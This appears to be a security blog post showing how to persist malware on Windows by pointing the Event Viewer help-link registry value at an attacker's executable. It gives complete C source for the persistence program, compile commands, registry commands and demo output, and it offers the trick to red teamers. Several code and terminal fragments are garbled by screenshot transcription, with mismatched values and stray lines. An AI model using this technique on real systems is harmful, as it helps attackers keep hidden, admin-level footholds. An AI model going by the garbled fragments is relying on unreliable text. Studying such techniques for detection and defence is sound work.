October 9, 2022

2 minute read



Hello, cybersecurity enthusiasts and white hackers!

```
6 https://cocomelonc.github.io/malware/2022/10/09/malware-pers-14.html~
7 *~ File Machine Snapshot Help
8 #include <windows.h>
9 #include <string.h>
10 ...
11 int main(int argc, char* argv[]) {
12     HKEY hkey = NULL;
13     ...
14     // event viewer
15     const char* app = "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Event Viewer";
16     ...
17     // evil app
18     const char* exe = "file:///Z:\\\\202";
19     ...
20     // app
21     LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE, app, 0, KEY_READ | KEY_WRITE, &hkey);
22     if (res == ERROR_SUCCESS) {
23         // update registry key value
24         // reg add "HKLM\Software\Microsoft\Event Viewer" /v "Meow-meow!" /t REG_EXPAND_SZ /d "file:///Z:\\\\202" /f
25         RegSetValueEx(hkey, (LPCSTR)"Meow-meow!", 0, REG_EXPAND_SZ, (const unsigned char*)exe, strlen(exe));
26         RegCloseKey(hkey);
27     }
28     ...
29     return 0;
30 }
```



This post is the result of my own research into one of the interesting malware persistence trick: via replacing Windows Event Viewer help link.

event viewer help link



Windows' Event Viewer has existed for over a decade. The Event Viewer examines a limited number of logs that Windows maintains on your computer. The logs are XML-formatted text files containing plain content.

As part of its user interface, Event Viewer provides a link to *Event Log Online Help*:

When clicked, a default help Microsoft link will be opened, which is defined at the windows registry at [HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Event Viewer](#):

As you may have guessed, it would be logical to assume that the key: **MicrosoftRedirectionURL** value can be changed in the interests of an attacker. That's the trick.

practical example

Let's look at a practical example. Firstly, as usually, create evil application, **meow-meow** "malware" (**hack.cpp**):

```

/*
hack.cpp
evil app for windows persistence via
event viewer help link update
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/10/09/malware-pers-14.html
*/
#include <windows.h>
#pragma comment (lib, "user32.lib")

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nCmdShow) {
    MessageBox(NULL, "Meow-meow!", "=^..^=", MB_OK);
    return 0;
}

```

Then, create a program for persistence ([pers.cpp](#)):

```

/*
pers.cpp
windows persistence via
replace event viewer help link
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/10/09/malware-pers-14.html
*/
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
    HKEY hkey = NULL;

    // event viewer
    const char* app = "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Event Viewer";

    // evil app
    const char* exe = "file:///Z:/2022-10-09-malware-pers-14\\hack.exe";

    // app
    LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)app, 0, KEY_WRITE, &hkey);
    if (res == ERROR_SUCCESS) {
        // update registry key value
        // reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Event Viewer" /v
        "MicrosoftRedirectionUrl" /t REG_SZ /d "file:///...\\hack.exe" /f
        RegSetValueEx(hkey, (LPCSTR)"MicrosoftRedirectionUrl", 0, REG_SZ, (unsigned
        char*)exe, strlen(exe));
        RegCloseKey(hkey);
    }

    return 0;
}

```

As you can see, the logic is simple, just update registry key value to file://Z:\\2022-10-09-malware-pers-14\\hack.exe.

demo

Let's go to see everything in action. Compile "malware":



```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```

```
(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-10-09-malware-pers-14]
$ x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-10-09-malware-pers-14]
$ ls -lt
total 40
-rwxr-xr-x 1 cocomelonc cocomelonc 14948 Oct  9 17:31 hack.exe  "the victim's machine is Windows 10 x64 in my case"
-rw-r--r-- 1 cocomelonc cocomelonc    392 Oct  9 16:23 hack.cpp
-rwxr-xr-x 1 cocomelonc cocomelonc 15360 Oct  9 05:24 pers.exe
-rw-r--r-- 1 cocomelonc cocomelonc    895 Oct  9 05:23 pers.cpp
Windows NT\CurrentVersion\Event Viewer" /s



(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-10-09-malware-pers-14]
```

check correctness:

and compile persistence script:



```
x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```

```
(cocomelonc㉿kali):[~/hacking/cybersec_blog/2022-10-09-malware-pers-14]
$ x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
(cocomelonc㉿kali):[~/hacking/cybersec_blog/2022-10-09-malware-pers-14]
$ ls -lt
total 40
-rwxr-xr-x 1 cocomelonc cocomelonc 15360 Oct  9 05:24 pers.exe
-rw-r--r-- 1 cocomelonc cocomelonc  895 Oct  9 05:23 pers.cpp
-rw-r--r-- 1 cocomelonc cocomelonc   386 Oct  9 05:15 hack.cpp
-rwxr-xr-x 1 cocomelonc cocomelonc 14848 Oct  9 05:15 hack.exe
(cocomelonc㉿kali):[~/hacking/cybersec_blog/2022-10-09-malware-pers-14]
$
```

Check default registry key values at the victim's machine - Windows 10 x64 in my case:

```
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Event Viewer" /s
```

then also run at the victim's machine - Windows 10 x64 in my case:

```
.\pers.exe
```

26 ~~~~RegCloseKey(hkey);~ P
27 ~}
28 ~
29 ~return 0;~ P
30 ~}

NORMAL pers.cpp
```



The screenshot shows a Windows 10 desktop environment within Oracle VM VirtualBox. In the background, there's a PowerShell window titled 'Administrator: Windows PowerShell' with the command 'reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Event Viewer" /s' running. In the foreground, the Windows Task Manager is open, showing details for the process 'hack.exe'. The process details show the command line as 'Z:\2022-10-09-malware-pers-14\hack.exe', current directory as 'C:\Windows\system32', and started 3 minutes and 3 seconds ago. A message box is also visible, displaying the text 'Meow-meow!' with an 'OK' button.

This means that when link clicked, `mmc.exe` is launched, which in turn launches malicious behavior.

For revert, after end of experiments, run:

```
reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Event Viewer" /v  
"MicrosoftRedirectionUrl" /t REG_SZ /d "http://go.microsoft.com/fwlink/events.asp" /f
```

```
Administrator: Windows PowerShell
PS Z:\2022-10-09-malware-pers-14> .\pers.exe
PS Z:\2022-10-09-malware-pers-14> reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Event Viewer" /s
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Event Viewer
    MicrosoftRedirectionProgram      REG_EXPAND_SZ
    MicrosoftRedirectionProgramCommandLineParameters   REG_SZ
    MicrosoftRedirectionURL        REG_SZ      file:///Z:/2022-10-09-malware-pers-14\hack.exe
PS Z:\2022-10-09-malware-pers-14> reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Event Viewer" /v "MicrosoftRedirectionURL" /t REG_SZ /d "http://go.microsoft.com/fwlink/events.asp" /f
The operation completed successfully.
PS Z:\2022-10-09-malware-pers-14> reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Event Viewer" /s
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Event Viewer
    MicrosoftRedirectionProgram      REG_EXPAND_SZ
    MicrosoftRedirectionProgramCommandLineParameters   REG_SZ
    MicrosoftRedirectionURL        REG_SZ      http://go.microsoft.com/fwlink/events.asp
PS Z:\2022-10-09-malware-pers-14>
```

or just restore virtual machine.

This is admin-level malware persistence trick, so this feature is work only with admin permissions

I don't know if any APT in the wild used this tactic and trick, but, I hope this post spreads awareness to the blue teamers of this interesting technique especially when create software, and adds a weapon to the red teamers arsenal.

This is a practical case for educational purposes only.
